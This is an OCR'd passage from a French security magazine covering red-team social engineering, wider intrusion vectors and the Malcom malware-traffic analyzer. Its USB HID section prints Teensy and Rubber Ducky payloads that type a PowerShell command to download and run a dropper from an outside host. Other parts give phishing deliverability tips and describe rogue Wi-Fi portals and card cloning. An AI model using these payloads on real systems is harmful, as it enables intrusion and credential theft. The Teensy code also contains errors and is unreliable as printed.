


Fig. 9 : Utilisation de la commande Fake Flash Update pour faire apparaître une notification menant à notre payload malicieuse.

2.5.3 USB HID

Émuler un clavier et une souris en branchant une clé USB permettra de gagner du temps et d'éviter le risque d'être vu penché sur l'ordinateur de la cible. Certaines occasions ne peuvent être exploitées que via ce vecteur, comme lorsque vous vous trouvez à portée de bras d'un port USB derrière un guichet et que la victime est partie vous faire des photocopies en laissant sa session ouverte.

ATTENTION !

Pour éviter que vos messages ne finissent dans les spams, pensez à respecter ces quelques règles :

- **surveiller la réputation de votre domaine,**
- **éviter l'utilisation de liens masqués,**
- **ne pas utiliser de mots clés suspects dans le sujet. Cela inclut les noms de sociétés connues comme Facebook, Linkedin, Western Union, etc.,**
- **vérifier la bonne configuration des enregistrements MX,**
- **rajouter un enregistrement SPF (*Sender Policy framework*) [https://www.ietf.org/rfc/rfc4408.txt] au fichier de zone DNS.**

Il est possible d'utiliser une Teensy [**https://www.pjrc.com/teensy/index.html**] en conjoncture avec avec la librairie USB Keyboard [**https://pjrc.com/teensy/usb_keyboard.html**] afin de construire votre propre outil. On peut aussi profiter de SET ou Kautiliya [**https://code.google.com/p/kautilya/**] pour prémâcher le travail.

Fichier

```
Teensy payload :
     void setup()
    {
      delay(5000);
 //Délai le temps de chargement de drivers
      Knoeyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
      Keyboard.set_key1(KEY_R);
      Keyboard.send_now();
//Envoie de la combinaison touche Windows + R en même temps.
      delay(500);
//Délai d'une demie seconde
      Keyboard.set_modifier(0);
      Keyboard.set_key1(0);
      Keyboard.send_now();
//Relache des touches
      Keyboard.print("powershell (new-object System.Net.WebClient).
DownloadFile('http://4sec.com/dropper_setup.exe','%TEMP%\7.png');
Start-Process "%TEMP%\dropper_setup.exe"");
//Envoie de la commande powershell
      Keyboard.set_key1(KEY_ENTER);
      delay(500);
      Keyboard.send_now();
//Envoie de la touche entrée après un délai de 0,5s suffisant à l'écriture
de la commande
      Keyboard.set_key1(0);
      Keyboard.send_now();
//Relacher
    }

    void loop()
    {
    }
```

Hak5 propose de son côté une solution clé en main, le Rubber Ducky [**https://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe?variant=353378649**] dont la finition permet de passer inaperçu.




Figure 10

Fig. 10 : Teensy à l'état brut.

Fichier

```
Hak5 payload :
DELAY 5000
GUI r
DELAY 1000
STRING powershell (new-object System.Net.WebClient).
DownloadFile('http://4sec.com/dropper_setup.exe','%TEMP%\dropper_
setup.exe'); Start-Process "%TEMP%\dropper_setup.exe"
DELAY 500
ENTER
}
```




Figure 11

Fig. 11 : Portail faisant croire à la cible qu'elle peut avoir accès à Internet en utilisant un de ses comptes Google, Facebook ou Twitter.




Figure 12

Fig. 12 : Usurpation d'un site légitime.

2.5.4 Mana Toolkit

Cette suite offre des scripts permettant de créer un point d'accès Wi-Fi et d'abuser les victimes s'y connectant, pourvu que l'on fournisse une carte Wi-Fi compatible. Il est aussi possible d'activer la duplication des SSID préférés d'une victime pour reproduire l'attaque KARMA [**https://digi.ninja/karma/**].

Selon le script lancé, nous pourrons au choix :

- ⇨ Adopter une position en Man-In-The-Middle en NATant et en interceptant le trafic (identifiants, cookie...),
- ⇨ Servir un ensemble de portails à la victime pour qu'elle divulgue ses comptes et mots de passe,
- ⇨ Récupérer le hash EAP et essayer de le cracker.

2.5.5 Kali NetHunter

Le téléphone est votre meilleur ami. Il peut servir d'excuse pour ne pas adresser la parole au groupe rentrant de la pause cigarette dans le bâtiment, ce qui permettra de




Figure 13

Fig. 13 : Menu en ligne de commandes permettant de lancer différentes attaques.

prendre des photos, scanner un réseau, simuler des bruits de bureaux lors d'appels. Mieux, en utilisant NetHunter, vous pouvez maintenant lancer Mana ou Metasploit depuis le creux de votre main. Il est aussi possible de transformer le téléphone en implant [*MISC n°80*] ou de forcer un ordinateur auquel il est connecté de le considérer comme passerelle par défaut, grâce à une implémentation de BadUSB.

2.6 Outils physiques

2.6.1 Set de crochetage

Afin de crocheter une serrure simple, nous avons besoin d'un crochet qui servira à faire bouger les goupilles dans la bonne position, comme l'aurait fait la clé, et d'un « entraîneur » pour appliquer une tension suffisante à maintenir les goupilles en place. À chaque goupille en place, le cylindre tourne légèrement. Quand elles le sont toutes, celui-ci tourne complètement.

Certains cylindres ne disposant pas de goupilles anti-crochetage peuvent être ouverts par le procédé du raclage. Comme son nom l'indique, cela consiste en un mouvement de va-et-vient rapide d'un crochet capable d'affecter plusieurs goupilles de manière simultanée.

Pour décoder certaines serrures à molette, comme celles présentes dans la plupart des datacenters, il est possible d'utiliser un crochet à lame fine. Celle-ci se glisse sur le côté d'une molette et bougera d'un centimètre quand nous aurons la bonne position relative. Il faut ensuite répéter l'exercice pour chaque molette. Une fois les quatre bonnes positions trouvées, nous tournerons toutes les molettes les unes après les autres pour faire apparaître le bon code.




Fig. 14 : Carte de visite de Kevin Mitnick incluant un mini kit de crochetage.

2.7 RFID Kit

Afin de cloner des cartes Mifare Classic, il faut pouvoir lire une carte valide, en extraire la configuration, l'importer dans une carte vierge puis réécrire son UID. Pour cela, il nous faut :

- deux outils du projet NFC-Tools [**https://github.com/nfc-tools**] qui implémentent les attaques visant les cartes de type Mifare : Mfcuk pour l'attaque « DarkSide » d'Andre Costin et Mfoc pour l'attaque « nested Mifare classic » de Nethemba.
- le lecteur NFC ACR122U compatible avec **`libnfc`**, il permet de lire et écrire une carte à 5 centimètres.

- carte Mifare : le block0 d'une carte Mifare contient son UID protégé contre l'écriture. Un fabricant chinois [**http://www.xfpga.com/html_products/sp-mf-1k-bd-27.html**] fournit cependant des cartes dont il est possible de changer l'UID en utilisant par exemple la commande **`nfc-mfsetuid`** de **`libnf`**.

2.8 Le système D

L'exploitation par canal auxiliaire est souvent plus gratifiante que l'acharnement contre la robustesse d'une technologie. Dans son livre *No Tech Hacking*, Johnny Long, rapporte une histoire où son collègue a réussi à contourner un portique électronique en utilisant un cintre en métal fin. Après l'avoir déroulé, il y a attaché un vêtement et a passé le tout par le léger espace au centre pour activer le détecteur de mouvement de l'autre côté du portail et ainsi l'ouvrir.

Face à une porte fermée, une pression avec une feuille rigide ou une radio est peut-être plus efficace qu'un clonage de carte.

CONCLUSION

Cet article est une tentative pour présenter certaines techniques permettant de rendre plus efficaces les attaques par ingénierie sociale. Comme rappelé tout au long de ces lignes, une bonne reconnaissance sera la base pour garantir votre succès.

Gardez à l'esprit que l'homme est une «boite» non triviale. Quand vous utilisez des méthodes liées au langage non verbal, à la psychologie ou aux sciences sociales, passez vos résultats au prisme du contexte (immédiat et socio-culturel) de la victime.

Enfin, si vous manquez de terrain de jeu pour pratiquer votre spontanéité et votre empathie, tentez le jeu de rôle ou le théâtre d'improvisation. Vous gagnerez en confiance et affinerez vos compétences. ▮

REMERCIEMENTS

Je tiens à remercier Hélène, Elmi, Renaud et @YassirKazar pour leurs relectures et commentaires.

BIBLIOGRAPHIE

- *Influence et manipulation : comprendre et maîtriser les mécanismes et les techniques de persuasion*, Robert Cialdini
- *Psychologie de la manipulation et de la soumission*, Nicolas Guéguen
- *Petit traité de manipulation à l'usage des honnêtes gens*, Robert-Vincent Joule et Jean-Léon Beauvois
- *La soumission librement consentie*, Robert-Vincent Joule et Jean-Léon Beauvois
- *Unmasking the social engineer*, Christopher Hadnagy
- *The Art of Deception*, Kevin Mitnick
- *Whistling over the wire, Arnauld Mascret*

3 ATTAQUES TOUS AZIMUTS

LES VECTEURS D'INTRUSION : VOIR PLUS LOIN

Frédéric Charpentier

Dans un contexte d'entreprise classique, une prestation Red Team se résume le plus souvent à un test d'intrusion externe couplé à une campagne d'envoi de pièces jointes malveillantes et parfois d'une intrusion physique au siège de l'entreprise pour déposer un boîtier d'intrusion sur le réseau interne... essayons de voir plus loin.

Avec les nouvelles organisations d'entreprises « 2.0 », nous pouvons imaginer des attaques qui devront déborder du cadre classique en employant d'autres vecteurs d'intrusion : home-office, sous-traitants et applications SaaS. Ces vecteurs ne sont pas oubliés par les vrais attaquants, le pentester Red Team devra, lui aussi, les considérer. Le Red Team s'intéressera donc plus à l'entreprise dans sa globalité et aux employés, plutôt que simplement aux équipements techniques. Il faut donc voir plus loin que le site web gentiment référencé sur Google ou le VPN SSL bien connu de tous les employés.

1. LES RÉSEAUX SOCIAUX

Les réseaux sociaux deviennent des outils de communication stratégiques pour les sociétés modernes : Facebook, Twitter...Avec les community managers, certaines migrent même une partie de leur service client sur ces supports. Pour un pirate, obtenir le compte Twitter d'une société, c'est la garantie de faire très mal et de nuire fortement à l'image de la marque. Sans mettre en cause la sécurité intrinsèque de ces services, le simple fait d'obtenir le mot de passe est en soi une intrusion critique (voir l'exemple de TV5 Monde). Le pentester Red Team pourra tenter de deviner le mot de passe ou le trouver d'une façon détournée.

2. LE WATERING HOLE

Cette technique est surtout utilisée par les pirates qui veulent s'introduire massivement dans plusieurs entreprises. Cependant, le *watering hole* peut aussi être utilisé de façon ciblée dans un cadre Red Team. La technique du watering hole est la version « cyber » de l'attaque du prédateur qui attend caché que sa proie viennent boire à un point d'eau.

Il s'agit de déposer une backdoor ou un exploit 0-day sur un site web externe et d'attendre que les utilisateurs de l'entreprise victime viennent de leur plein gré. Par exemple, pour attaquer un éditeur de logiciels de jeux vidéo, nous pouvons imaginer diffuser sur Internet une page avec la nouvelle version de leur jeu phare en téléchargement gratuit. Bien sûr, il ne s'agira pas du jeu, mais d'une backdoor. Les ingénieurs de l'éditeur viendront forcément le télécharger pour comprendre et voir d'où vient la fuite. Un post sur la page Facebook de l'éditeur suffira à allumer la mèche.

Cette technique peut générer des victimes collatérales et des problèmes légaux. Cependant, encore une fois, les pirates n'auront pas d'état d'âme, ce vecteur doit être considéré. Le pentester Red Team devra redoubler d'ingéniosité pour trouver un scénario fiable, net et sans bavure.

J'ai pu constater l'exploitation « real world » de cette technique chez un client lors d'une mission forensic : l'entreprise a été victime de fausses factures (dites « arnaque au Président »). Les attaquants avaient déposé les fausses factures sur un site Web (réel lui) d'un partenaire de l'entreprise ciblée.

3. LES HÉBERGEURS CLOUD

Nous le constatons tous les jours, l'hébergement interne ou en datacenter classique n'est plus à la mode. Les entreprises modernes préfèrent « popper » des machines virtuelles dans le Cloud. Au-delà de l'attaque de l'application et du système, le pentester Red Team peut imaginer une attaque à l'encontre de l'interface d'administration de l'hébergeur. Un accès à des interfaces comme *HP Integrated Lights-Out* permet de compromettre les systèmes et les bases de données, de mettre en place un sniffer ou encore d'éteindre les machines. Obtenir le mot de passe de la console d'administration Cloud d'une société serait dramatique pour celle-ci. Avez-vous vérifié la complexité du mot de passe de la console de votre hébergeur Cloud ?

4. LES APPLICATIONS SAAS

Le but d'une attaque Red Team est d'agir tel un pirate et de démontrer les points faibles par électrochocs. Les entreprises externalisent de plus en plus des applications business dans le Cloud : ERP, gestion des tickets, logiciel de soutien aux forces de vente, etc. Ces applications, sous la responsabilité d'un éditeur et d'un hébergeur tiers, contiennent des données métier critiques pour l'entreprise auditée. Pourquoi ne pas inclure des applications dans le périmètre de la prestation Red Team ? Le pentester pourra attaquer frontalement l'application en boîte noire ou pourra s'y créer un compte de démonstration et alors chercher des failles d'étanchéité entre les clients de l'éditeur.

5. L'IMMEUBLE

Ne vous êtes-vous jamais demandé où allaient les prises RJ45 dans les murs des immeubles de bureaux ? Les immeubles sont généralement gérés par des sociétés qui fournissent les ascenseurs, la climatisation, le système anti-incendie, l'électricité et le câblage de bas niveau. Le pentester Red Team pourrait s'attaquer aux baies de brassage de l'immeuble afin d'y déposer un dispositif d'intrusion de type Pwnie Express. Il pourrait aussi démontrer qu'il peut prendre la main sur le système de contrôle des badgeuses.

6. L'ORDINATEUR PERSONNEL

Certaines entreprises permettent désormais aux employés de faire jusqu'à deux jours de télétravail par semaine. Cette flexibilité est bénéfique pour l'employé, pour l'entreprise aussi, mais parfois bien moins pour la sécurité des données. Mis à part le cas où l'entreprise fournit un ordinateur portable verrouillé pour le télétravail, les employés utilisent souvent leur ordinateur personnel pour travailler ou «finir un document à la maison». L'ordinateur familial contient alors des documents confidentiels, le trousseau Windows avec le mot de passe du webmail ou du VPN SSL.

Le pentester Red Team pourrait imaginer de cibler certains employés de l'entreprise cible (via Linkedin ou Viadéo) et de leur envoyer une backdoor sur leurs e-mails personnels.

7. LES SMARTPHONES

Les smartphones des employés deviennent des vecteurs d'intrusion de choix pour les pirates. Ces téléphones contiennent des e-mails, des mots de passe dans les trousseaux et des contacts. Récemment, la vulnérabilité du module *Stagefright* d'Android permettait à un attaquant d'exécuter un code malicieux en envoyant en MMS à un numéro de téléphone. Le risque d'intrusion d'un mobile est donc bien démontré.

De surcroît, une campagne de phishing par SMS ciblée sur les numéros de téléphone peut avoir un impact impressionnant. En effet, le contexte mental de la personne qui reçoit un SMS provenant a priori de son patron est différent du contexte lorsque l'employé lit ses mails. En d'autres termes, l'employé est moins méfiant vis-à-vis d'un SMS et plus enclin à croire ce qu'on lui dit.

8. LE CADEAU EMPOISONNÉ

Ne jamais accepter les cadeaux d'un inconnu ? Pourquoi ne pas envoyer par la Poste une clé USB en cadeau ? Avec une lettre bien tournée nous faisant passer pour un fournisseur de produits ou de services aux professionnels, avec une backdoor préinstallée sur la clé et avec un peu de chance, une victime branchera bien ce cadeau empoisonné.

On peut aussi pousser un peu plus loin, avec des *goodies* USB piégés : le lance-missiles USB trouvera certainement sa place sur le bureau d'un administrateur système, une victime de choix dans notre contexte.

9. L'HÔTEL

Le pentester qui a beaucoup voyagé a forcément constaté que les réseaux Wi-Fi des hôtels business fourmillent d'autres ordinateurs portables. Le plus souvent, le nom de l'ordinateur permet d'identifier la personne ou l'entreprise de son propriétaire.

Imaginons alors une prestation où le pentester attendrait sur le réseau d'un hôtel, disons lors d'un séminaire avec beaucoup d'employés de l'entreprise victime. Il y a fort à parier que ce dernier pourra tenter quelques exploits à l'encontre de ces ordinateurs. Des documents pourraient être volés et une backdoor injectée sur ces systèmes.

Il est également possible de créer un point d'accès Wi-Fi malveillant, avec le nom de l'hôtel en SSID, mais ouvert et gratuit. Il ne restera plus qu'à attendre les victimes qui ne souhaitent pas payer les tarifs exorbitants du Wi-Fi de l'hôtel et de lancer un sniffer. Pour que cela fonctionne, il faudra que ce réseau Wi-Fi route réellement les connexions vers Internet (et donc prévoir une bonne carte 4G).

Les mots de passe ainsi captés seraient très utiles pour lire les messageries, voire se connecter par la suite en VPN au réseau interne de l'entreprise.

10. SCIENCE-FICTION ?

Suite à l'affaire Hacking Team, nous avons découvert qu'une toute nouvelle méthode d'intrusion était dans les cartons : le drone. Il n'est pas impossible de l'envisager dans un contexte d'entreprise.

Le principe est d'utiliser un drone équipé d'un point d'accès Wi-Fi et d'une connexion 3G. Il est ainsi possible, en posant le drone sur le toit d'un immeuble de bureau, de réaliser des attaques cryptographiques Wi-Fi classiques (WEP, *pre-shared keys* faibles, etc.), mais également de mettre en place un point d'accès malveillant. Ce point d'accès diffuserait un réseau Wi-Fi ouvert avec un SSID connu (comme « Orange », « Freebox », voire le même SSID que l'entreprise attaquée). Ainsi, il est probable que quelques ordinateurs portables, avec la carte sans-fil activée en mode automatique, viendront se connecter à notre réseau. Le pentester Red Team aura alors la possibilité d'attaquer l'ordinateur portable. La finalité étant bien sûr d'utiliser ce portable comme un pont vers le réseau interne.

CONCLUSION

D'autres vecteurs peuvent être imaginés. Le point commun de ces vecteurs réside dans le fait qu'ils sont tous à la frontière du périmètre l'entreprise. Il n'est pas possible pour un prestataire de tests d'intrusion de s'attaquer sans mandat des sociétés tierces (hébergeurs cloud, applications SaaS...) ou sans porter atteinte à la vie personnelle des employés.

Nous touchons ici la limite de la prestation dite Red Team : même si celle-ci a pour vocation de se mettre dans la même situation qu'un véritable groupe de pirates, ces deniers ne s'embarrasseront pas des contraintes légales et éthiques. ▮


4

4 À L'INTÉRIEUR DE LA FORTERESSE ASSIÉGÉE

À découvrir dans cette partie...

4.1 Malcom – the MALware COMmunication analyzer

Êtes-vous la victime d'une attaque ciblée ? Découvrez comment utiliser l'outil Malcom pour croiser les indicateurs réseaux d'un malware avec ceux des menaces connues. p. 106



4.2 Red Team : le point de vue de l'audité et du commanditaire

Comment optimiser la préparation, le suivi et la restitution d'une campagne de tests Red Team ? Cet article vous présente le point de vue d'un RSSI. p. 118

4 À L'INTÉRIEUR DE LA FORTERESSE ASSIÉGÉE

MALCOM – THE MALWARE COMMUNICATION ANALYZER

Thomas Chopitea

L'analyse de trafic réseau est une des techniques les plus populaires d'analyse dynamique de malwares. Dans le cadre de la réponse à incident, elle permet rapidement d'identifier les points de commande et contrôle (C2) et de produire des marqueurs ou indicateurs de compromission (« Indicators of Compromise », ou IOC) pertinents pour identifier des hôtes infectés. Les marqueurs réseau sont aussi un très bon point de pivot pour étendre sa connaissance sur l'adversaire : infrastructure, autres malwares, etc. Cependant, les outils classiques d'analyse réseau ne permettent pas de partager ses trouvailles avec d'autres chercheurs, obligeant la communauté « blue team » à partir de zéro lors de l'analyse. Nous allons voir comment Malcom essaye de répondre à ces besoins de partage et en quoi il diffère des outils d'analyse réseau classiques.

1. MALCOM IN THE MIDDLE

Malcom est un outil qui se trouve au croisement de deux mondes : l'analyse réseau classique et le « Threat Intelligence ». Malcom est né d'un besoin très opérationnel : croiser les indicateurs réseaux intéressants issus d'une analyse dynamique du malware avec la malveillance connue sur Internet. Le processus manuel de croisement ressemble vaguement à ça :

1. On rencontre un échantillon de malware (*exploit-kit*, remontée utilisateur, partage sur un forum) ;
2. On lance le malware dans une *sandbox* ou une VM ;
3. On lance son outil d'analyse trafic réseau préféré :
   - ⇨ Wireshark (vue très bas-niveau) ;
   - ⇨ Burp (vue très (trop ?) haut niveau) ;
   - ⇨ tcpdump (pour les warriors !) ;
4. On filtre et extrait les marqueurs réseaux des résultats. La méthode varie grandement en fonction de l'outil utilisé pour la capture.

Ces étapes peuvent être simplifiées à l'aide d'un logiciel de sandbox, comme Cuckoo Sandbox, qui sortira un résumé des communications réseau détectées pendant l'exécution.

À ce stade, on se retrouve avec quelques artefacts : on ne peut pas vraiment parler d'IOC avant d'avoir fait une analyse préalable souvent très rapide, les humains étant particulièrement doués pour faire la différence entre **google.com** et **lfzlijqsxcuwgcamrylwsfamz.com**. On a entre nos mains quelques noms de domaines, URL, et adresses IP, que nous avons mis dans la case « potentiellement malveillant ». C'est maintenant que nous allons mettre notre plus belle peau d'ours sur le dos et faire un peu de chamanisme (ou de Threat Intelligence, pour les moins initiés). Pour chaque type de marqueur, nous allons donc nous pencher sur les services en ligne qui vont bien : DomainTools, Passive Total, robtex, VirusTotal, TotalHash, et... Google, qui va sûrement nous montrer d'autres analyses ou des billets de blog où les domaines ou adresses IP ont déjà été vus. On a trouvé une analyse datant d'il y a trois jours sur un blog qui détaille l'analyse d'un malware n'ayant pas le même hash que le nôtre, mais qui contacte le même nom de domaine, et qui requête la même URL. Notre esprit aiguisé de cyber-chamane arrive à faire le rapprochement et en déduit que nous faisons face à la même menace : **un Zbot**. Rien à signaler donc.

Entre le moment où on a rencontré le malware et le moment où on s'est dit que ce n'était pas un implant de la NSA, il s'est bien passé 30 minutes. Et nous avons décrit le cas où une analyse avait déjà été publiée et où notre VM n'a pas voulu se mettre à jour toute seule, polluant l'analyse.

Malcom vise justement à faire une grosse partie de ce travail d'extraction et de recherche pour nous. Il va s'appuyer sur des *feeds*, pour construire une base de malveillance la plus contextualisée possible (cela dépend évidemment de la qualité du feed - nous en parlerons plus tard). Lors d'une analyse réseau, les éléments extraits seront automatiquement croisés avec cette liste de malveillance et l'analyste pourra instantanément savoir si un des marqueurs réseaux est connu ou non pour être malveillant et pour quelle raison.

On peut voir Malcom comme un Wireshark plus haut niveau, qui ne montre que les aspects du trafic qui intéresseront potentiellement l'analyste (avec ou sans visualisation). Avec les modules (dont nous détaillerons le fonctionnement plus tard), on peut aussi l'assimiler à un genre de Volatility pour captures de trafic réseau. Finalement, et presque par « effet de bord », c'est aussi une bonne base de données de malveillance.

2. ARCHITECTURE




Figure 1

L'architecture de Malcom peut se diviser en trois grosses parties : la partie ***feeds***, la partie ***analytics***, et la partie ***web***. Voici un diagramme de l'architecture à l'heure où ces mots sont écrits (Figure 1).

Les trois pôles, ***feeds***, ***analytics***, et ***web***, communiquent entre eux via une base Redis. Toute interaction humaine avec Malcom est faite via le pôle web. La logique de Malcom est entièrement codée en Python 2.7. La base de données est MongoDB, donc non relationnelle. Le *frontend* web est exposé via le framework web Flask.

2.1 Feeds - l'alimentation de Malcom

Le pôle feeds est celui qui est responsable d'alimenter Malcom en information. Chaque feed est ordonnancé par un moteur de feeds, qui décide quand un feed doit s'exécuter (en fonction de la configuration de ce dernier). Concrètement, un feed est un objet Python qui définit une source de données et une méthode de traitement des informations reçues. Nous verrons l'architecture précise d'un feed plus tard.

Les feeds peuvent récupérer des informations de sources publiques, en web, comme **ZeusTracker**, ou de sources privées. Vu qu'on exécute du code Python, les feeds ne sont pas limités à un format d'entrée particulier. Aujourd'hui, Malcom dispose de *helpers* pour les formats CSV et XML, mais il est tout à fait possible de l'adapter à un format spécifique (JSON, e-mail, syslog...).

Finalement, les feeds définissent aussi le *contexte* dans lequel l'information va vivre dans Malcom. C'est une caractéristique **totalement indispensable** de la Threat Intelligence : ça ne sert à rien d'avoir des informations en base si on ne sait pas à quoi elles correspondent. On privilégiera donc les feeds à fort contexte (« C2 Citadel », « droppee Gootkit »), plutôt que des feeds à contexte très vague (« scanner », « spambot », « malicious »). Ce contexte peut être répercuté dans les champs « evil » de chaque élément stocké en base, ou au niveau de « tags ».

2.2 Analytics - l'augmentation de l'information

L'information récupérée dans les feeds, est ensuite stockée dans la base de données sous forme « d'éléments ». Un élément peut être une adresse IP, une URL, un hostname, ou tout autre *datatype* qui soit défini dans le code python. Chaque élément dispose d'une fonction *analytics*, qui va générer d'autres éléments à partir des données intrinsèques à celui-ci. Ainsi, la fonction *analytics* d'un nom de domaine renverra les enregistrements NS, A, et MX associés. Un élément URL renverra son domaine. L'URI, schéma, etc. seront stockés dans l'élément lui-même. À titre d'exemple, il serait aussi possible de stocker le code HTTP renvoyé par cette URL à un instant *t*. Finalement, chaque élément dispose d'un « temps de rafraîchissement » prédéfini qui définit la fréquence à laquelle ses *analytics* sont exécutées.

Le moteur d'*analytics* boucle sur tous les éléments dont le « temps de rafraîchissement » a expiré, lance leur fonction *analytics*, et stocke les nouveaux éléments en base. Au démarrage de Malcom, il lance des *workers* qui vont monitorer une queue dans laquelle le moteur va pousser tous les éléments pertinents afin qu'ils soient analysés.

2.3 Web - le frontend

Finalement, le *frontend* web est celui qui va régir l'interaction entre l'utilisateur et Malcom. Aujourd'hui, le serveur web fait partie du cœur de Malcom, mais une grosse refonte est en cours pour pouvoir séparer l'interface web des serveurs de *feeding* et d'*analytics*. Cela permettra de lancer une instance de Malcom en mode client en local qui utilisera une instance de serveur distante.

Le serveur web donne accès à des fonctionnalités de recherche, de *sniffing* réseau, et permet aussi de voir l'état des feeds (Figure 2).

La page recherche amène à une page de résultats, où plus de détails sont données sur l'élément (Figure 3).

Nous pouvons voir que le domaine a été « vu » par le *feed* `MalwareDomainList`. Plus de détails sont donnés en dessous, comme la date à laquelle il a été vu pour la première fois, puis un lien où plus d'informations sont disponibles.

